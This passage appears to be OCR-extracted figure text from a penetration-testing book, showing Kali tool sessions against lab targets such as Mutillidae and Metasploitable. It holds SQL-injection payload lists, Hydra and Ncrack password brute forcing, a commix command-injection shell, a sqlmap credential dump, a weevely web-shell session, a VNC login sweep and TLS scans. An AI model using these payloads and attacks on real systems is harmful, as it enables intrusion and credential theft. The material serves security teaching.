




```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.0.120
Content-Length: 55
Cache-Control: max-age=0
Origin: http://192.168.0.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Referer: http://192.168.0.120/mutillidae/index.php?page=login.ph
Accept-Language: en-US,en;q=0.8
Cookie: showhints=1; PHPSESSID=mje40olg2fta7ms6ltll5rtaj7
Connection: close

username=%27&password=%27&login-php-submit-button=Login
```




```
POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.0.120
Content-Length: 55
Cache-Control: max-age=0
Origin: http://192.168.0.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.0.120/mutillidae/index.php?page=login.php
Accept-Language: en-US,en;q=0.8
Cookie: showhints=$1$; PHPSESSID=$mje40olg2fta7ms6ltll5rtaj7$
Connection: close

username=$%27$&password=$%27$&login-php-submit-button=$Login$
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
1 × 2 × ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the
Payload set: 1
Payload count: 5
Payload type: Simple list
Request count: 30
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin' -
admin' #
1=1
1=1--
1=1#


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length
0 200 55815
1 admin' - 200 55827
2 admin' # 302 436
3 1=1 200 55879
4 1=1-- 200 55883
5 1=1# 200 55886
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.0.120
Content-Length: 62
Cache-Control: max-age=0
Origin: http://192.168.0.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Referer: http://192.168.0.120/mutillidae/index.php?page=login.php
Accept-Language: en-US,en;q=0.8
Cookie: showhints=1; PHPSESSID=mje40olg2fta7ms6ltll5rtaj7
Connection: close
username=admin'%20#&password=%27&login-php-submit-button=Login




```
wsf > use web/dir_scanner
wsf:Dir_Scanner > show options

Options          Value
---------        --------------
TARGET           http://google.com

wsf:Dir_Scanner > set target http://192.168.0.120
TARGET =>  192.168.0.120
wsf:Dir_Scanner > run
[*] Your Target : 192.168.0.120
[*]Loading Path List ... Please Wait ...
[index] ... [400 Bad Request]
[images] ... [400 Bad Request]
[download] ... [400 Bad Request]
[2006] ... [400 Bad Request]
[news] ... [400 Bad Request]
[crack] ... [400 Bad Request]
[serial] ... [400 Bad Request]
```

```
root@Kali:~/Downloads# hydra -l admin -P passlist.txt 192.168.213.1 http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=
^PASS^&login-php-submit-button=Login:Not Logged In"
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-04 12:29:04
[DATA] max 9 tasks per 1 server, overall 64 tasks, 9 login tries (l:1/p:9), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.213.1   login: admin   password: adminpass
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-04 12:29:29
```

```
[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'target_host' for tests.
[!] Warning: The estimated response time is 5 seconds. That may cause serious delays during the data extraction proc
ons over the extracted data.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'target_host' seems injectable via (results-based) classic injection technique.
    [-] Payload: %26for /f "tokens=*" %i in ('cmd /c "set /a (52+88)"') do @set /p = ZWFIKA%iZWFIKAZWFIKA< nul

[?] Do you want a Pseudo-Terminal shell? [Y/n] > Y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > dir
```

```
commix(os_shell) > dir

%i < nul</div><pre class="report-header" style="text-align:left;">Default Server:  dlinkrouter Address:  19
htdocs\mutillidae  04/09/2017  09:25 AM    <DIR>          .  04/09/2017  09:25 AM    <DIR>          ..  01/
 01:38 PM               829 .htaccess  01/06/2017  01:38 PM               884 .project  04/03/2017  12:31 A
01:38 PM  <DIR>          ajax  01/06/2017  01:38 PM             5,756 arbitrary-file-inclusion.php  01/06
k-button-discussion.php  01/07/2017  10:00 AM             9,282 browser-info.php  01/06/2017  01:38 PM
:38 PM             6,985 captured-data.php  04/03/2017  12:31 AM    <DIR>          classes  01/06/2017  01:
trol-challenge.php  01/06/2017  01:38 PM             3,489 credits.php  01/06/2017  01:38 PM    <DIR>
1,286 directory-browsing.php  01/07/2017  10:28 AM             6,921 dns-lookup.php  01/07/2017  10:28 AM
01:38 PM             1,469 framer.html  01/07/2017  09:29 AM             1,099 framing.php  01/06/2017  01:
017  10:28 AM             9,078 html5-storage.php  04/03/2017  12:31 AM    <DIR>          images  04/03/201
:12 AM             7,763 installation.php  04/03/2017  12:31 AM    <DIR>          javascript  01/07/2017  1
 01:38 PM               303 page-not-found.php  01/07/2017  10:28 AM             4,037 password-generator.p
ol-lookup-ajax.php  01/07/2017  10:28 AM            11,133 pen-test-tool-lookup.php  01/06/2017  01:38 PM
M    <DIR>          phpmyadmin  01/06/2017  01:38 PM               157 phpmyadmin.php  01/06/2017  01:38 PM
  01/06/2017  01:38 PM             5,049 redirectandlog.php  01/07/2017  10:28 AM             8,515 registe
repeater.php  01/06/2017  01:38 PM             1,462 robots-txt.php  01/06/2017  01:38 PM               190
M             4,773 set-background-color.php  01/06/2017  01:38 PM            68,103 set-up-database.php  0
ss-discussion.php  01/07/2017  10:28 AM            10,231 source-viewer.php  01/06/2017  01:38 PM
PM             1,111 ssl-misconfiguration.php  04/03/2017  12:31 AM    <DIR>          styles  01/07/2017  0
017  12:31 AM    <DIR>          test  01/07/2017  10:28 AM            11,305 text-file-viewer.php  01/06/20
s.php  01/07/2017  10:07 AM             7,875 user-agent-impersonation.php  01/07/2017  10:28 AM
          10,725 user-poll.php  01/07/2017  10:28 AM             9,678 view-someones-blog.php  01/07/2017
```

```
[10:21:25] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[10:21:25] [INFO] fetching database names
[10:21:26] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] information_schema
[*] mysql
[*] new
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] test
```

```
[10:23:24] [INFO] fetching tables for database: 'nowasp'
[10:23:25] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[13 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
| user_poll_results           |
+-----------------------------+
```

```
[10:24:21] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[10:24:21] [INFO] fetching columns for table 'accounts' in database 'nowasp'
[10:24:22] [WARNING] reflective value(s) found and filtering out
[10:24:22] [INFO] fetching entries for table 'accounts' in database 'nowasp'
[10:24:23] [INFO] analyzing table dump for possible password hashes
Database: nowasp
Table: accounts
[23 entries]
+-----+----------+---------------+----------+--------------+-----------+----------------------------------------+
| cid | username | lastname      | is_admin | password     | firstname | mysignature                            |
+-----+----------+---------------+----------+--------------+-----------+----------------------------------------+
| 1   | admin    | Administrator | TRUE     | adminpass    | System    | g0t r00t?                              |
| 2   | adrian   | Crenshaw      | TRUE     | somepassword | Adrian    | Zombie Films Rock!                     |
| 3   | john     | Pentest       | FALSE    | monkey       | John      | I like the smell of confunk            |
| 4   | jeremy   | Druin         | FALSE    | password     | Jeremy    | d1373 1337 speak                       |
| 5   | bryce    | Galbraith     | FALSE    | password     | Bryce     | I Love SANS                            |
| 6   | samurai  | WTF           | FALSE    | samurai      | Samurai   | Carving fools                          |
| 7   | jim      | Rome          | FALSE    | password     | Jim       | Rome is burning                        |
| 8   | bobby    | Hill          | FALSE    | password     | Bobby     | Hank is my dad                         |
| 9   | simba    | Lion          | FALSE    | password     | Simba     | I am a super-cat                       |
| 10  | dreveil  | Evil          | FALSE    | password     | Dr.       | Preparation H                          |
| 11  | scotty   | Evil          | FALSE    | password     | Scotty    | Scotty do                              |
| 12  | cal      | Calipari      | FALSE    | password     | John      | C-A-T-S Cats Cats Cats                 |
| 13  | john     | Wall          | FALSE    | password     | John      | Do the Duggie!                         |
| 14  | kevin    | Johnson       | FALSE    | 42           | Kevin     | Doug Adams rocks                       |
| 15  | dave     | Kennedy       | FALSE    | set          | Dave      | Bet on S.E.T. FTW                      |
| 16  | patches  | Pester        | FALSE    | tortoise     | Patches   | meow                                   |
| 17  | rocky    | Paws          | FALSE    | stripes      | Rocky     | treats?                                |
| 18  | tim      | Tomes         | FALSE    | lanmaster53  | Tim       | Because reconnaissance is hard to spell |
| 19  | ABaker   | Baker         | TRUE     | SoSecret     | Aaron     | Muffin tops only                       |
| 20  | PPan     | Pan           | FALSE    | NotTelling   | Peter     | Where is Tinker?                       |
| 21  | CHook    | Hook          | FALSE    | JollyRoger   | Captain   | Gator-hater                            |
| 22  | james    | Jardine       | FALSE    | i<3devs      | James     | Occupation: Researcher                 |
| 23  | ed       | Skoudis       | FALSE    | pentest      | Ed        | Commandline KungFu anyone?             |
+-----+----------+---------------+----------+--------------+-----------+----------------------------------------+
```

```
root@kali:~# weevely

[+] weevely 3.2.0
[!] Error: too few arguments

[+] Run terminal to the target
    weevely <URL> <password> [cmd]

[+] Load session file
    weevely session <path> [cmd]

[+] Generate backdoor agent
    weevely generate <password> <path>
```

```
root@kali:~# weevely http://192.168.0.120/mutillidae/weevely.php hacker

[+] weevely 3.2.0

[+] Target:     192.168.0.120
[+] Session:    /root/.weevely/sessions/192.168.0.120/weevely_5.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> dir
 Volume in drive C has no label.
 Volume Serial Number is 2C72-03B9

 Directory of C:\xampp\htdocs\mutillidae

04/09/2017  09:25 AM    <DIR>          .
04/09/2017  09:25 AM    <DIR>          ..
01/06/2017  01:38 PM               169 .buildpath
04/03/2017  12:31 AM    <DIR>          .git
01/06/2017  01:38 PM               829 .htaccess
01/06/2017  01:38 PM               884 .project
04/03/2017  12:31 AM    <DIR>          .settings
01/07/2017  10:28 AM            14,054 add-to-your-blog.php
01/06/2017  01:38 PM    <DIR>          ajax
01/06/2017  01:38 PM             5,756 arbitrary-file-inclusion.php
01/06/2017  01:38 PM               534 authorization-required.php
01/06/2017  01:38 PM             1,421 back-button-discussion.php
```

Chapter 8: Attacking Remote Access

```
root@ext-kali:~# nmap -p 3389 --script rdp-enum-encryption 192.168.1.120

Starting Nmap 7.31 ( https://nmap.org ) at 2017-04-11 11:37 MYT
Nmap scan report for 192.168.1.120
Host is up (0.052s latency).
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|_    CredSSP: SUCCESS
MAC Address: 34:F3:9A:0B:51:BC (Unknown)
```

```
root@ext-kali:~# nmap -sV -p 3389 --script rdp-vuln-ms12-020 192.168.1.101

Starting Nmap 7.31 ( https://nmap.org ) at 2017-04-11 11:34 MYT
Nmap scan report for 192.168.1.101
Host is up (0.069s latency).
PORT     STATE SERVICE            VERSION
3389/tcp open  ssl/ms-wbt-server?
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:
|           Remote Desktop Protocol vulnerability that could allow remote
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote
```

```
root@kali:~# ncrack -vv -U user.lst -P password.lst 192.168.200.128:3389

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2014-01-01 23:17 EST

rdp://192.168.200.128:3389 Valid credentials, however, another user is currently
 logged on.
Discovered credentials on rdp://192.168.200.128:3389 'admin' 'admin123'
rdp://192.168.200.128:3389 Valid credentials, however, another user is currently
 logged on.
Discovered credentials on rdp://192.168.200.128:3389 'rwbeggs' 'darkstar'
rdp://192.168.200.128:3389 Valid credentials, however, another user is currently
 logged on.
Discovered credentials on rdp://192.168.200.128:3389 'DigitalDefence' 'darkstar'
rdp://192.168.200.128:3389 Valid credentials, however, another user is currently
 logged on.
Discovered credentials on rdp://192.168.200.128:3389 'mfarrell' 'daisyduke'
rdp://192.168.200.128:3389 finished.

Discovered credentials for rdp on 192.168.200.128 3389/tcp:
192.168.200.128 3389/tcp rdp: 'admin' 'admin123'
192.168.200.128 3389/tcp rdp: 'rwbeggs' 'darkstar'
192.168.200.128 3389/tcp rdp: 'DigitalDefence' 'darkstar'
192.168.200.128 3389/tcp rdp: 'mfarrell' 'daisyduke'

Ncrack done: 1 service scanned in 1669.37 seconds.
Probes sent: 21950 | timed-out: 13 | prematurely-closed: 0

Ncrack finished.
```

```
root@kali:~# hydra -s 22 -v -V -L user.lst -P passlit.lst -t 8 192.168.0.124 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-09 01:53:42
[DATA] max 8 tasks per 1 server, overall 64 tasks, 60 login tries (l:5/p:12), ~0 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://192.168.0.124:22
[INFO] Successful, password authentication is supported by ssh://192.168.0.124:22
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "password" - 1 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "passwors" - 2 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "password`1" - 3 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "hacker" - 4 of 60 [child 3] (0/0)
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "password`" - 5 of 60 [child 4] (0/0)
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "password1" - 6 of 60 [child 5] (0/0)
[ATTEMPT] target 192.168.0.124 - login "vagrant" - pass "hackmeetc" - 7 of 60 [child 6] (0/0)
```

```
[ATTEMPT] target 192.168.0.124 - login "root" - pass "hacker!@1" - 47 of 60 [child 7] (0/0)
[ATTEMPT] target 192.168.0.124 - login "root" - pass "hacer" - 48 of 60 [child 1] (0/0)
[22][ssh] host: 192.168.0.124   login: root   password: hacker!@1
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "password" - 49 of 60 [child 7] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "passwors" - 50 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "password`1" - 51 of 60 [child 6] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "hacker" - 52 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "password`" - 53 of 60 [child 3] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "password1" - 54 of 60 [child 5] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "hackmeetc" - 55 of 60 [child 4] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "vagrant" - 56 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "admin123" - 57 of 60 [child 7] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "Letmein!@1" - 58 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "hacker!@1" - 59 of 60 [child 6] (0/0)
[ATTEMPT] target 192.168.0.124 - login "amir" - pass "hacer" - 60 of 60 [child 0] (0/0)
[STATUS] attack finished for 192.168.0.124 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-09 01:53:58
```

```
Nmap scan report for 192.168.222.128
Host is up, received echo-reply ttl 128 (0.00068s latency).
Scanned at 2017-06-24 11:41:15 EDT for 13s
PORT     STATE SERVICE REASON          VERSION
5900/tcp open  vnc     syn-ack ttl 128 VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
```

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set rhosts 192.168.222.128
rhosts => 192.168.222.128
msf auxiliary(vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(vnc_login) > run
```

```
msf auxiliary(vnc_login) > run

[*] 192.168.222.128:5900  - 192.168.222.128:5900 - Starting VNC login sweep
[!] 192.168.222.128:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.222.128:5900  - 192.168.222.128:5900 - LOGIN SUCCESSFUL: :password
[*] 192.168.222.128:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
root@kali:~# vncviewer 192.168.222.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
```

TightVNC: root's X desktop

```
root@metasploitable: /
root@metasploitable:/# ls
bin   dev   initrd      lost+found  nohup.out  root  sys  var
boot  etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom home  lib         mnt         proc       srv   usr
root@metasploitable:/#
```

```
root@kali:/# chmod +x testssl.sh
root@kali:/# ./testssl.sh

No mapping file found

testssl.sh <options>

     -h, --help                    what you're looking at
     -b, --banner                  displays banner + version of testssl.sh
     -v, --version                 same as previous
     -V, --local                   pretty print all local ciphers
     -V, --local <pattern>         which local ciphers with <pattern> are available?
                                   (if pattern not a number: word match)

testssl.sh <options> URI    ("testssl.sh URI" does everything except -E)

     -e, --each-cipher             checks each local cipher remotely
     -E, --cipher-per-proto        checks those per protocol
     -f, --ciphers                 checks common cipher suites
     -p, --protocols               checks TLS/SSL protocols (including SPDY/HTTP2)
```

```
 Testing protocols (via sockets except TLS 1.2, SPDY+HTTP2)

 SSLv2               not offered (OK)
 SSLv3               offered (NOT ok)
 TLS 1               offered
 TLS 1.1             offered
 TLS 1.2             offered (OK)
 Version tolerance   downgraded to TLSv1.2 (OK)
 SPDY/NPN            not offered
 HTTP2/ALPN          not offered

 Testing ~standard cipher lists

 Null Ciphers                 not offered (OK)
 Anonymous NULL Ciphers       not offered (OK)
 Anonymous DH Ciphers         not offered (OK)
 40 Bit encryption            Local problem: No 40 Bit encryption configured in /usr/bin/openssl
 56 Bit export ciphers        Local problem: No 56 Bit export ciphers configured in /usr/bin/openssl
 Export Ciphers (general)     Local problem: No Export Ciphers (general) configured in /usr/bin/openssl
 Low (<=64 Bit)               Local problem: No Low (<=64 Bit) configured in /usr/bin/openssl
 DES Ciphers                  Local problem: No DES Ciphers configured in /usr/bin/openssl
 "Medium" grade encryption    not offered (OK)
 Triple DES Ciphers           Local problem: No Triple DES Ciphers configured in /usr/bin/openssl
 High grade encryption        offered (OK)
```

```
Nmap scan report for 192.168.1.107
Host is up, received arp-response (0.00048s latency).
Scanned at 2017-06-28 03:43:23 EDT for 13s
PORT    STATE SERVICE REASON
443/tcp open  https   syn-ack ttl 128
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAME10yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
MAC Address: 08:00:27:FF:04:71 (Oracle VirtualBox virtual NIC)
```

```
root@ext-kali:~/Desktop# sslscan  --no-failed 192.168.1.101
Version: 1.11.8-static
OpenSSL 1.0.2k-dev  xx XXX xxxx

Testing SSL server 192.168.1.101 on port 443

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-CAMELLIA256-SHA      DHE 1024 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
```

```
SCAN RESULTS FOR 192.168.1.107:443 - 192.168.1.107:443
---------------------------------------------------

 * Deflate Compression:
     OK - Compression disabled

 * Session Renegotiation:
     Client-initiated Renegotiations:   OK - Rejected
     Secure Renegotiation:              OK - Supported

 * Certificate - Content:
     SHA1 Fingerprint:                  b0238c547a905bfa119c4e8baccaeacf36491ff6
     Common Name:                       localhost
     Issuer:                            localhost
     Serial Number:                     B5C752C98781B503
     Not Before:                        Nov 10 23:48:47 2009 GMT
     Not After:                         Nov  8 23:48:47 2019 GMT
     Signature Algorithm:               sha1WithRSAEncryption
     Public Key Algorithm:              rsaEncryption
     Key Size:                          1024 bit
     Exponent:                          65537 (0x10001)

 * Certificate - Trust:
     Hostname Validation:               FAILED - Certificate does NOT match 192.168.1.107
     Google CA Store (09/2015):         FAILED - Certificate is NOT Trusted: self signed certificate
     Java 6 CA Store (Update 65):       FAILED - Certificate is NOT Trusted: self signed certificate
     Microsoft CA Store (09/2015):      FAILED - Certificate is NOT Trusted: self signed certificate
     Mozilla NSS CA Store (09/2015):    FAILED - Certificate is NOT Trusted: self signed certificate
     Apple CA Store (OS X 10.10.5):     FAILED - Certificate is NOT Trusted: self signed certificate
     Certificate Chain Received:        ['localhost']
```

```
root@ext-kali:~/Desktop# tlssled 192.168.1.101 443
-------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                by Raul Siles (www.taddong.com)
-------------------------------------------------------
    openssl version: OpenSSL 1.0.2j  26 Sep 2016 (Library: OpenSSL 1.0.2k  26 Jan 2017)

-------------------------------------------------------
    Date: 20170411-132813
-------------------------------------------------------

[*] Analyzing SSL/TLS on 192.168.1.101:443 ...
    [.] Output directory: TLSSLed_1.3_192.168.1.101_443_20170411-132813 ...

[*] Checking if the target service speaks SSL/TLS...
    [.] The target service 192.168.1.101:443 seems to speak SSL/TLS...

    [.] Using SSL/TLS protocol version:
        (empty means I'm using the default openssl protocol version(s))

[*] Running sslscan on 192.168.1.101:443 ...

    [-] Testing for SSLv2 ...

    [-] Testing for the NULL cipher ...

